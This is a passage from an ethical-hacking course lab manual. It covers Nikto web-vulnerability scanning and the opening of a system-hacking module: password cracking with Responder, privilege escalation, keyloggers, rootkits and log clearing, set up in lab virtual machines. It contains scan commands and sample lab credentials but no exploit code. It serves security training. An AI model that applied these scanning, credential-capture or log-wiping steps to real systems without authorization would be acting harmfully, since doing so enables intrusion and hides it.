


Figure 2.4.3: Nikto tuning options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. In the terminal window, type **nikto -h <Target Website> -Tuning x** (here, the target website is **www.certifiedhacker.com**) and press **Enter**. Nikto starts scanning with all the tuning options enabled.

Note: **-h**: specifies the target host and **x**: specifies the Reverse Tuning Options (i.e., include all except specified)

10. The result appears, displaying various information such as the name of the server, IP address, target port, retrieved files, and vulnerabilities details of the target website.




Figure 2.4.4: Nikto scan output

11. Here, we will check for cgi directories with the **-Cgidirs** option. In this option, search for specific directories or use **all** options to search for all the available directories.

12. In the terminal window, type **nikto -h <Target Website> -Cgidirs all**, (here, the target website is **www.certifiedhacker.com**) and hit **Enter**.

Note: **-Cgidirs**: scans the specified CGI directories; users can use filters such as "**none**" or "**all**" to scan all CGI directories or none).

13. The target website does not have any CGI directory; therefore, the same result as the previous scan was obtained.

Note: You can use try this command on another website to obtain information about CGI directories.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.5: Nikto option to scan CGI directories

TASK 4.2

Save Scan Results

14. Now, we will save the scan results in the form of a text file on **Desktop**. To do so, type **cd Desktop** and press **Enter**. Type **nikto -h <Target IP Address> -o <File_Name> -F txt** and press **Enter**.

Note: **-h**: specifies the target, **-o**: specifies the name of the output file, and **-F**: specifies the file format.




Figure 2.4.6: Saving Vulnerability Analysis Results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Navigate to **/root/Desktop** and open the **Nikto_Scan_Results** file. The file appears displaying the scanned results.

Note: To navigate to the **Desktop** folder, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **/root/Desktop**




Figure 2.4.7: Nikto Scan Results File

16. This concludes the demonstration of checking vulnerabilities in the target website using Nikto.
17. Close all open windows and document all the acquired information.
18. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

System Hacking

Module 06

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

System Hacking

System hacking is the process of testing computer systems and software for security vulnerabilities that an attacker could exploit to gain access to the organization's systems to steal or misuse sensitive information.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objectives

The objective of this lab is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Acquiring the rights of another user or an admin (privilege escalation)
- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 205 Minutes

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access**: Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges**: Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access**: Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs**: Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Gain Access to the System	√	√	√
	1.1 Perform Active Online Attack to Crack the System's Password using Responder	√		√
	1.2 Audit System Passwords using L0phtCrack		√	√
	1.3 Find Vulnerabilities on Exploit Sites		√	√
	1.4 Exploit Client-Side Vulnerabilities and Establish a VNC Session	√		√
	1.5 Gain Access to a Remote System using Armitage		√	√
	1.6 Hack a Windows Machine with a Malicious Office Document using TheFatRat		√	√
	1.7 Perform Buffer Overflow Attack to Gain Access to a Remote System	√		√
2	Perform Privilege Escalation to Gain Higher Privileges	√	√	√
	2.1 Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities		√	√
	2.2 Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter	√		√
3	Maintain Remote Access and Hide Malicious Activities	√	√	√
	3.1 User System Monitoring and Surveillance using Power Spy		√	√
	3.2 User System Monitoring and Surveillance using Spytech SpyAgent	√		√
	3.3 Hide Files using NTFS Streams		√	√
	3.4 Hide Data using White Space Steganography		√	√
	3.5 Image Steganography using OpenStego	√		√
	3.6 Covert Channels using Covert_TCP		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4	Clear Logs to Hide the Evidence of Compromise	√	√	√
	4.1 View, Enable, and Clear Audit Policies using Auditpol		√	√
	4.2 Clear Windows Machine Logs using Various Utilities	√		√
	4.3 Clear Linux Machine Logs using the BASH Shell	√		√
	4.4 Clear Windows Machine Logs using CCleaner		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Gain Access to the System

Gaining access refers to the process of obtaining unauthorized access to the target system to modify or steal sensitive information.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as **password cracking**, **vulnerability exploitation**, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session
- Gain access to a remote system using Armitage
- Hack a Windows machines with a malicious Office document using TheFatRat
- Perform buffer overflow attack to gain access to a remote system

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- L0phtCrack located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**
- You can also download the latest version of **L0phtCrack** from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 100 Minutes

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

TASK 1 — Perform Active Online Attack to Crack the System's Password using Responder

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

Note: In this task, we will use the **Ubuntu** (**10.10.10.9**) virtual machine as the host machine and the **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

1. Turn on the **Ubuntu** and **Windows 10** virtual machines.
2. In the **Ubuntu** virtual machine, click on the **Ubuntu** button to log in.




Figure 1.1.1: Click on Ubuntu button to login

By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

3. In the **Password** field, type **toor** and press **Enter** to sign in.




Figure 1.1.2: Login as the root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. In the left pane, under **Activities** list, scroll down and click the ( ) icon to open the **Terminal** window.



Figure 1.1.3: Open Terminal window

TASK 1.1

Install Responder Tool

5. A **Terminal** window appears. In the **Terminal** window, type **git clone https://github.com/SpiderLabs/Responder** and press **Enter** to install the Responder tool.




Figure 1.1.4: Cloning Responder tool

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Ubuntu** virtual machine:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Click on **Files** in the left-hand pane of **Desktop**. The **home** window appears; click on **+ Other Locations** from the left-hand pane of the window.




Figure 1.1.5: Open Other Locations

- The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.




Figure 1.1.6: + Other Locations window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A security pop-up appears. Type the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.




Figure 1.1.7: Security pop-up

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

- A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.




Figure 1.1.8: Windows 10: shared folders

